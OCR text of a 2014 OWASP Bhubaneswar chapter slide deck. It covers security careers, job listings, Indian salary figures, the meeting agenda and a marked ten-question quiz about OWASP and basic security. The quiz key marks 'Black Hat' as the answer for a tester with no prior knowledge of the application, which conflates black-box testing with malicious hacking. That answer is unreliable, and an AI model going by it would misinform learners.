
Career Diversity

- Career as Security freelancer and minting up bug bounty
- Career in top service providing companies
- Career in security providing product based companies
- Career in mobile Application security
- Career in ethical hacking training and learning

- Career with TCS as security analyst:
  - ✓ Leading Edge Technologies
  - ✓ High Growth potential and growing market place
  - ✓ Fast learning and ability to contribute
  - ✓ Career diversity and commitment to security

Market Glimpse

OWASP
The Open Web Application Security Project



Information Security jobs

pwc

By being hired into one of our Information Security jobs at PwC, you'll be a key member of the PwC team. Professionals in Information Security careers come from a variety of backgrounds, bringing an assortment of knowledge and skills to every area of our business. Please click on your desired Information Security job to learn more about the exact qualifications. A job in Information Security at PwC may be waiting for you!

accenture

Job description

The Information Security Consultant provides advisory and technical support to help our clients improve the Information Risk and Security Management function to respond to the increasing cyber security threat. You will do this by providing information security subject matter expertise and utilising your business consulting acumen to work collaboratively with our clients to design build and implement pragmatic security solutions.

Infosys®

Extracting Value in Information Security Services through IT Service Management

Deloitte.

Information Security

Security issues have a potentially significant impact on business and can result not just in financial losses but damage to reputation and operational downtime. In addition, demonstrating system security, regulatory compliance and good governance is now expected by customers, partners and shareholders alike.

IBM

Information security services

IBM Security Services offers comprehensive solutions to meet real-time security needs.

Keen observation – When last you followed a line of Ants?

Read between lines – Do you finish books early?


Login Control Fetish – You can’t control yourself!

Databases are hidden treasures – or boring?

Credit Card authentication – Virtual Money?

Authorization – I’m super admin!

Indian Salary?



Information Security Analyst Salary (India)

The average pay for an Information Security Analyst is Rs 416,917 per year. Most people with this job move on to other positions after 10 years in this career. The highest paying skills associated with this job are Security Risk Management and IT Security & Infrastructure.

	National Salary Data (?)
Salary	Rs 177,730 - Rs 858,868
Bonus	Rs 0.00 - Rs 77,147
Profit Sharing	Rs 0.00 - Rs 64,429
Total Pay (?)	**Rs 184,818 - Rs 889,559**

Country: India | Currency: INR | Updated: 27 Feb 2014 | Individuals Reporting: 319

PayScale

You can easily afford this.

BREAK

Agenda

OWASP
The Open Web Application Security Project

Feb 28, 2014	
Time (PM)	Web Application Security Education Program
01:15-01:45	Arrival, Registration and Coffee
01:45-02:00	Inaugural Address by Jibitesh Mishra HOD IT Dept. CET Bhubaneswar
02:01-02:30	Welcome note & Introduction to OWASP : Somen Das, OWASP BBSR Chapter Lead
02:31-03:00	Security as a Career Path : Srimant Acharya, Co-Chapter Leader OWASP BBSR and Sr. Security Consultant (TCS)
03:01-03:20	Break; Coffee & Snacks
03:21-04:30	Hacking Web, Demo by Jyoti Acharya & Ajit Meher, Security Analyst(TCS)
04:30-04:45	Security Quiz (OWASP Goodies for Winners)
04:45-05:00	Thank you, closing notes, how to become a sponsor for OWASP meetings & Venue announcement for next get together
Coming Soon →	Workshop: Hackademic

Live Demo

by

Jyoti Acharya & Ajit Meher

About Jyoti & Ajit

- Software / Web application security Analyst
- Works with Tata Consultancy Services Ltd.
- OWASP Volunteer:
  - Volunteer, OWASP Bhubaneswar Chapter
- Core interests:
  - Penetration Testing
  - Ethical Hacking

!!Quiz!!

with

OWASP

The Open Web Application Security Project

BHUBANESWAR CHAPTER

https://www.owasp.org/index.php/Bhubaneswar

28th Feb 2014

Question 1

OWASP started in the year of

A. 2000

B. [✓ 2001]

C. 2002

D. 2003

Question 2

OWASP
The Open Web Application Security Project

Tools and project of OWASP are classified as

A. PROTECT, ADOPT, IMPLEMENTATION

B. DETECT, PROTECT, ADOPT

C. PROTECT, IMPLEMENTATION, DETECT

D. DETECT, PROTECT, LIFE CYCLE ✓

Question 3

Find out the vulnerability listed in OWASP 2013

A. [✓ Injection]

B. Buffer Overflow

C. Memory Corruption

D. Exception

OWASP

Question 4

Acronym of OWASP is

A. Open Web Application Security Program

B. [✓ Open Web Application Security Project]

C. Online Web Application Security Program

D. Online Web Application Security Project

Question 5

OWASP
The Open Web Application Security Project

Select the project which is coming under OWASP

A. WebGoat ✓

B. Tamper Data

C. Web Developer

D. Cross site scripting

Question 6

OWASP
The Open Web Application Security Project

Who all can join OWASP

A. Security Analyst

B. Application Developer

C. Program Manager

[✓ D. All of the above]

Question 7

OWASP is associated with ___ number of countries.

A. 40

B. 50

C. 60

D. [✓ 70]

Question 8

Which protocol is most secure.

A. HTTP

B. HTTPS ✓

C. UDP

D. FTP

Question 9

Encryption is a process of converting.

A. Cipher Text → Plain Text

B. RAW Text → Plain Text

C. Plain Text → Cipher Text ✓

D. Rich Text → RAW Text

Question 10

The person who checks the application without any knowledge about it, is called as

A. Blue Hat

B. Grey Hat

C. White hat

D. [✓ Black Hat]

Q&A

if you need inspiration:

Where/How do we start using OWASP?

How can we help OWASP in return?

Can you tell us more about project ______ ?

Thank You!

https://www.owasp.org

https://www.owasp.org/index.php/Bhubaneswar

http://www.meetup.com/OWASP-Bhubaneswar/
somen.das@owasp.org